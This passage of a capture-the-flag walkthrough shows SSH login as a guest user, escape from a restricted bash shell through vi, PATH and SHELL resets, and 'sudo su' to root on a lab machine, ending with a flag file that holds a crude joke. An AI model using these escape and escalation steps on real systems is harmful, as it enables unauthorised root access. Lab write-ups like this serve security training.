


```
┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.1.6 -p 22
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.6' (ED25519) to the list of known hosts.
guest@192.168.1.6's password:
Last login: Sat Jun 28 12:34:57 2025 from 192.168.1.6
guest@porteus:~$ 
```

We got guest user access….

➢ Step 8:

Now we are entered as a user but in this machine for guest they restricted bash because of that none of following command is executing .




```
┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.1.6 -p 22
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.6' (ED25519) to the list of known hosts.
guest@192.168.1.6's password:
Last login: Sat Jun 28 12:34:57 2025 from 192.168.1.6
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ cd
-rbash: cd: restricted
guest@porteus:~$ sudo -i
-rbash: sudo: command not found
guest@porteus:~$ sudo -l
-rbash: sudo: command not found
guest@porteus:~$ 
```

- ### Step 9:

We need to change the permissions of users of that machine and as on step we got hint of rabbit so like with help of that hint we will get that root. Now we will try to change permissions with the help of vi.


Note: Vi is command line text editor we can run commands through it when bash is blocked.

After entering vi type this command for entering terminal.




```
~
:!/bin/sh
```

After that we export the path and shell with following commands:
For Shell: export SHELL=/bin/bash:$SHELL
For Path: export PATH=/usr/bin:/bin:$PATH




```
~
~
sh-4.4$ export SHELL = /bin/bash:$SHELL
sh: export: `=': not a valid identifier
sh: export: `/bin/bash:/bin/rbash': not a valid identifier
sh-4.4$ export SHELL =/bin/bash:$SHELL
sh: export: `=/bin/bash:/bin/rbash': not a valid identifier
sh-4.4$ export SHELL=/bin/bash:$SHELL
sh-4.4$ export PATH=/usr/bin:/bin:$PATH
```

After that simply type sudo su and enter the password of guest user that we found previously and you will get the root access…



```
sh-4.4$ sudo su
Password:
Maybe if you used more than just two fingers...
Password:
root@porteus:/home/guest# sudo su
```

Now go to the root directory with the help of cd /root command and open flag.txt with the help of cat flag.txt command



```
root@porteus:/home/guest# cd /root
root@porteus:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~# cat flag.txt
   _,-.
,-'  _|                  EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `_.           IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_     WHAT
        |      |_|,-'_`.
              ├-._,-'   |    NO, ME NEITHER
         jrei | |     _,'
              '-┤_,-'          IT'S JUST A HYPOTHETICAL QUESTION
```